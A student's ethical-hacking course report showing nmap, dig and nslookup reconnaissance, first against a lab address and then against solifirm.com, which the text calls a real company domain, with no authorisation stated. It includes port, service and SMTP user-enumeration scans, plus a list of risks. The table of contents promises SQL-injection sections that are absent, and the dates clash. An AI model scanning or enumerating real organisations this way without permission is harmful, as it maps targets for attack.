



ETHICAL HACKING ASSIGNMENT REPORT

STUDENT INFORMATION

NAME: KELVIN KIPNGETICH

ADMISSION NO: BSCCS/2024/43869

COURSE: ETHICAL HACKING / CYBERSECURITY

TOOL USED: NMAP, SQLMAP, NIKTO, ...

PLATFORM KALI LINUX OS

DATE: 3RD JUNE 2026

LECTURER: MICHAEL NYORO

YEAR: 4 **SEM:** 2

PROJECT DETAILS

Project Title: Ethical Hacking and Penetration Testing: A Complete Reconnaissance-to-Exploitation Report on a Simulated Lab Environment (BIT4139 – Weeks 1–7)

Table of Contents

ETHICAL HACKING AND COUNTER MEASURES	3
WEEK 1	3
INSTALLATION	3
UPDATING THE APPLIANCE	5
WEEK 2	6
WEB VULNERABILITY SCANNING	6
WEEK 3	7
DNS FOOTPRINTING	7
MOTIVATION	8
WEEK 4	9
COMPANY & DOMAIN INFORMATION	9
EMAIL PATTERNS	10
PORT SCANNING	10
DETECTING TECHNOLOGIES & SERVICES	11
SECURITY RISKS	11
WEEK 5: SCANNING NETWORKS	13
Activity 1: Port Scanning.....	13
Activity 2: Service Version Detection (Banner Grabbing)	13
Activity 3: Aggressive Scan	14
Activity 4: Enumeration – SMTP Service Enumeration	15
Weekly Summary	15
Week 6: Vulnerability Assessment and Scanning	16
<i>1. Network and Service Discovery</i>	16
<i>2. Vulnerability Script Scan</i>	16
<i>3. Directory and Admin Panel Enumeration</i>	17
<i>4. Web Server Vulnerability Scan</i>	18
Week 6 Risk Summary	18
Week 7: Web Application Security and OWASP Top 10 — SQL Injection Practical	20
Activity 1: OWASP Top 10 Research	20

The research showed that web applications face many common threats such as SQL injection, broken access control, and security misconfigurations. Learning about these vulnerabilities helped me understand how attackers exploit insecure applications..... 20

What Actually Happened — A Walkthrough 20

Automating and Confirming with sqlmap 23

The Final Result: Full Credential Compromise 25


Prevention Mapping (OWASP Guidance) 26



Conclusion 26

ETHICAL HACKING AND COUNTER MEASURES


WEEK 1

INSTALLATION






UPDATING THE APPLIANCE



Week 1 — Installation & Updating the Appliance The first week focused on setting up the working environment by installing the necessary tools and platform. Keeping the appliance updated ensures the latest security patches and tool versions are in place. A properly configured environment is the foundation for all subsequent ethical hacking activities.

WEEK 2

WEB VULNERABILITY SCANNING



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ nmap -sV --script vuln 192.168.1.100  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 11:24 -0400  
Nmap scan report for 192.168.1.100  
Host is up (0.0013s latency).  
All 1000 scanned ports on 192.168.1.100 are in ignored states.  
Not shown: 1000 filtered tcp ports (no-response)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 16.08 seconds  
(kali@kali)-[~]  
$
```

Week 2 — Web Vulnerability Scanning The second week involved actively scanning web targets to identify potential security weaknesses and misconfigurations. This phase highlights how automated tools can quickly surface exploitable entry points in a web application. Understanding scan results is critical for distinguishing real vulnerabilities from false positives.

WEEK 3

DNS FOOTPRINTING

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ dig -x 192.168.1.100  
  
; <<>> DiG 9.20.23-1-Debian <<>> -x 192.168.1.100  
;; global options: +cmd  
;; Got answer:  
;; -->HEADER<-- opcode: QUERY, status: NXDOMAIN, id: 55795  
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags;; MBZ: 0x0005, udp: 512  
;; QUESTION SECTION:  
;100.1.168.192.in-addr.arpa.      IN      PTR  
  
;; Query time: 27 msec  
;; SERVER: 192.168.78.2#53(192.168.78.2) (UDP)  
;; WHEN: Thu Jul 02 11:27:55 EDT 2026  
;; MSG SIZE  rcvd: 55  
  
(kali@kali)-[~]  
$
```

PORT SCANNING

```
(kali㉿kali)-[~]
$ nmap -p 22,80,443 192.168.1.100
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 11:36 -0400
Nmap scan report for 192.168.1.100
Host is up (0.00085s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
80/tcp    filtered  http
443/tcp   filtered  https

Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds

(kali㉿kali)-[~]
$
```

Week 3 — DNS Footprinting, Port Scanning & Motivation Week three expanded reconnaissance to include DNS enumeration and port scanning, mapping out the attack surface of a target. The motivation section reinforced that every exposed record, port, or email pattern represents a real security risk. Key lessons drawn include using CDNs to hide origin IPs, restricting zone transfers, and closing unnecessary ports.


MOTIVATION

Every open port, DNS record, email pattern, and exposed technology reveals a potential attack surface, proving that obscurity is not security. Key lessons include hiding origin IPs with CDNs, restricting DNS zone transfers, using unpredictable email formats, closing unnecessary ports, and removing version-disclosing headers. However, major challenges were avoiding false positives in automated vulnerability scans, distinguishing active subdomains from stale DNS entries, and consistently securing all assets without breaking legitimate services. Additionally, ethical testing requires careful scoping to prevent unintended disruption, while defenders must balance usability with strict error-message standardization to block user enumeration.

WEEK 4

COMPANY & DOMAIN INFORMATION

I. IP ADDRESS & HOSTING

A terminal window titled 'kali@kali: ~' with a menu bar containing 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a command prompt '(kali@kali)-[~]' followed by the command '\$ nslookup solifirm.com'. The output displays the server IP as 192.168.78.2 and the address as 192.168.78.2#53. Below this, it shows 'Non-authoritative answer:' followed by 'Name: solifirm.com' and 'Address: 199.167.200.110'. The prompt returns to '(kali@kali)-[~]' with a new '\$' prompt character. A faint Kali Linux dragon logo and the word 'KALI' are visible in the background.

```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ nslookup solifirm.com
Server:          192.168.78.2
Address:         192.168.78.2#53

Non-authoritative answer:
Name:   solifirm.com
Address: 199.167.200.110

(kali@kali)-[~]
$
```


EMAIL PATTERNS

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -p 25 --script smtp-enum-users solifirm.com  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 12:18 -0400  
Nmap scan report for solifirm.com (199.167.200.110)  
Host is up (0.0017s latency).  
rDNS record for 199.167.200.110: host.restobox.org  
  
PORT      STATE      SERVICE  
25/tcp    filtered  smtp  
  
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds  
  
(kali@kali)-[~]  
$
```

PORT SCANNING

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -p 80,443,22 solifirm.com  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-02 12:21 -0400  
Nmap scan report for solifirm.com (199.167.200.110)  
Host is up (0.062s latency).  
rDNS record for 199.167.200.110: host.restobox.org  
  
PORT      STATE      SERVICE  
22/tcp    filtered  ssh  
80/tcp    open       http  
443/tcp   open       https  
  
Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds  
  
(kali@kali)-[~]  
$
```

DETECTING TECHNOLOGIES & SERVICES



```
kali@kali: ~
Session Actions Edit View Help
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 56.97% done; ETC: 12:24 (0:00:42 remaining)
Nmap scan report for solifirm.com (199.167.200.110)
Host is up (0.029s latency).
rDNS record for 199.167.200.110: host.restobox.org
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
20/tcp    closed ftp-data
21/tcp    open  tcpwrapped
25/tcp    open  tcpwrapped
26/tcp    open  tcpwrapped
53/tcp    open  tcpwrapped
80/tcp    open  tcpwrapped
110/tcp   open  tcpwrapped
143/tcp   open  tcpwrapped
443/tcp   open  tcpwrapped
465/tcp   open  tcpwrapped
587/tcp   open  tcpwrapped
993/tcp   open  tcpwrapped
995/tcp   open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.65 seconds

(kali@kali)-[~]
```

Week 4 — Company & Domain Analysis, Security Risks The final week brought all recon techniques together — IP lookup, email patterns, subdomain discovery, technology fingerprinting, and user enumeration — applied to a real company domain. Each finding was tied to a concrete security risk, from phishing enablement to DDoS targeting and brute-force attacks. The week concluded with a sobering reminder that the recon document itself, if leaked, becomes a ready-made attack blueprint.

SECURITY RISKS

Exposed IP & Hosting Information

Risk: Attackers can pinpoint the hosting provider and IP ranges, making DDoS attacks, infrastructure mapping, or exploiting known vulnerabilities in that host easier.

Email Pattern Discovery

Risk: Revealing email formats (e.g., first.last@company.com) enables targeted phishing, social engineering, or credential stuffing attacks.

Open Ports & Services

Risk: Unnecessary or insecure open ports (e.g., SSH, RDP, outdated database ports) increase the attack surface, potentially allowing remote access, lateral movement, or exploitation of unpatched services.

Subdomain Enumeration

Risk: Forgotten, unmaintained, or poorly secured subdomains (like dev, test, or admin panels) may expose internal apps, staging data, or APIs to external attackers.

Technology & Service Fingerprinting

Risk: Knowing specific software stacks (web servers, CMS, frameworks, libraries) lets attackers search for known CVEs or default configurations to exploit.

User Enumeration via Nmap Scripts

Risk: Attackers can validate valid usernames (e.g., from SMTP, RDP, or SMB services), which dramatically increases the success rate of brute-force or password spraying attacks.

